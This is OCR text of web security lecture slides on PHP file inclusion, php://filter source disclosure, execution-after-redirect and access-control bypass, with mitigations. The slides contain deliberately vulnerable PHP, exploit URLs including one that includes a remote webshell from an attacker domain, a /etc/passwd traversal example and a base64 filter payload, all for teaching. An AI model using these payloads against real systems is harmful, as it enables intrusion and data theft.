
File Inclusion Attacks – Denial of Service


```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

Exploit: http://server.com/demo.php?filename=demo.php

File Inclusion Attacks – Denial of Service



Exploit: http://server.com/demo.php?filename=demo.php

File Inclusion Attacks – Denial of Service

- Includes itself all over again, possibly exhausting resources
- PHP typically dies early on (default `memory_limit` 128M)

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename; ...
?>
```

Exploit: `http://server.com/demo.php?filename=demo.php`

File Inclusion Attacks – Denial of Service

- Includes itself all over again, possibly exhausting resources
- PHP typically dies early on (default `memory_limit` 128M)

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename; ...
?>
```

Exploit: `http://server.com/demo.php?filename=demo.php`

File Inclusion Attacks – Code Execution


```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

Exploit:

http://server.com/demo.php?filename=htttp://mydomain/attack/webshell.php

File Inclusion Attacks – Code Execution

- Includes arbitrary shell code
- Only possible if `allow_url_include` is set

```
<?php
  $filename = $_GET['filename'];
  echo "<html>some header info...";
  include $filename;
?>
```

Exploit:

`http://server.com/demo.php?filename=htttp://mydomain/attack/webshell.php`

WebShell

https://github.com/search?q=php+webshell&type=repositories



View directories

Execute shell commands

Upload files

dailySECU

PHP Source and Output

- An included PHP file is **executed** on the server

demo.php

```
<?php
  $message = "Hello";
  echo $message;
?>
```

```
include "demo.php";
```

Page output:

```
Hello
```

Execution result

PHP Source and Output

- An included PHP file is **executed** on the server

demo.php

```php
<?php
   $message = "Hello";
   echo $message;
?>
```

How can we **read PHP source code itself** without executing it?

```php
include "demo.php";
```

Page output:

```
Hello
```

Execution result

Base64 Encoding and PHP Filters

- **Base64** encoding is reversible (no secret key)

  `base64_encode("Hi")` gives `"SGk="`

  `base64_decode("SGk=")` gives `"Hi"`

- **php://filter** applies a filter while reading a file

  `php://filter/convert.base64-encode/resource=demo.php`

  resource= comes last.
  Any added extension becomes part of the resource filename.

Base64-encoded source has no PHP tags, so **it appears as text**.
Decode it to recover the original source!

Avoiding File Inclusion Attacks

- Keep list of files allowed for inclusion

```
35 // If we have a valid target, let's load that script instead
36 if (! empty($_REQUEST['target'])
37     && is_string($_REQUEST['target'])
38     && ! preg_match('/^index/', $_REQUEST['target'])
39     && in_array($_REQUEST['target'], $goto_whitelist)
40 ) {
41     include $_REQUEST['target'];
42     exit;
43 }
```

Avoiding File Inclusion Attacks

- Keep list of files allowed for inclusion

- Call `basename()` function on input
  - `basename("../../../etc/passwd")` ⇒ "`passwd`"
  - Ensures that no other path can be traversed to

- (PHP interpreter setting) Restrict possible directories with `open_basedir`
  - open_basedir = /srv/http/
  - Any paths not within that directory are inaccessible

Execution After Redirection 

Execution After Redirection (EAR)

- Logic flaw where unintended code is executed after a redirect

```
<?php
  if ($_SESSION[“member”]!=“admin”){
    header(“location: /login.php”);
  }
  echo “Premium Contents Blah Blah ...”;
?>
```

Execution After Redirection (EAR)

- Logic flaw where unintended code is executed after a redirect

```
<?php
  if ($_SESSION[“member”]!=“admin”){
    header(“location: /login.php”);
  }
  echo “Premium Contents Blah Blah ...”;
?>
```

Non-admin users also can access this page!

How to Mitigate EAR?


```
<?php
  if ($_SESSION[“member”]!=“admin”){
    header(“location: /login.php”);
    exit;
  }
  echo “Premium Contents Blah Blah ...”;
?>
```

Access-Control Bypassing Attack 

Access-Control Bypassing Attack

index.php

```
<?php
  if ($_SESSION[“member”]!=“admin”){
    header(“location: /login.php”);
    exit;
  }
  include(“del.php”);
?>
```

Secure against Execution After Redirection (EAR) vulnerabilities

Access-Control Bypassing Attack

Benign usage ☺: http://server.com/index.php?id=1237

Only admins can delete the DB data

index.php

```
<?php
  if ($_SESSION[“member”]!=“admin”){
    header(“location: /login.php”);
    exit;
  }
  include(“del.php”);
?>
```

Embed

del.php

```
<?php
  $id = int($_GET[‘id’]);
  $sql = “DELETE FROM blogdata WHERE id = $id”;
  mysql_query($sql);
?>
```

Access-Control Bypassing Attack

index.php

```
<?php
  if ($_SESSION[“member”]!=“admin”){
    header(“location: /login.php”);
    exit;
  }
  include(“del.php”);
?>
```

Benign usage ☺: http://server.com/index.php?id=1237

Only admins can delete the DB data

Embed

The attacker can delete the DB data

Attacker usage ☹: http://server.com/del.php?id=1237

```
<?php
  $id = int($_GET[‘id’]);
  $sql = “DELETE FROM blogdata WHERE id = $id”;
  mysql_query($sql);
?>
```

How to Fix?

- Root cause: PHP applications have multiple entry points (index.php, del.php, …)
- One missing access control list (ACL) produces a critical security breach

- Mitigations
  - Limit the program entry points (`.htaccess`)

All php access is rejected except for index.php

.htaccess

```
<FilesMatch "\.php$">
  Order Allow,Deny
  Deny from all
</FilesMatch>
<FilesMatch "index\.php$">
  Order Allow,Deny
  Allow from all
</FilesMatch>
```

Conclusion

- We studied various server-side web attacks & defenses
  - SQL injection, shell code injection, file inclusion, unrestricted file upload, execution after redirection, access-control bypassing
- Root causes
  - Incomplete sanitization or wrong assumption on user input
  - Incomplete access control checks
- Practices
  - Do not use input as code!
  - Sanitize user input consistently!
  - Use prepare statements!

Question?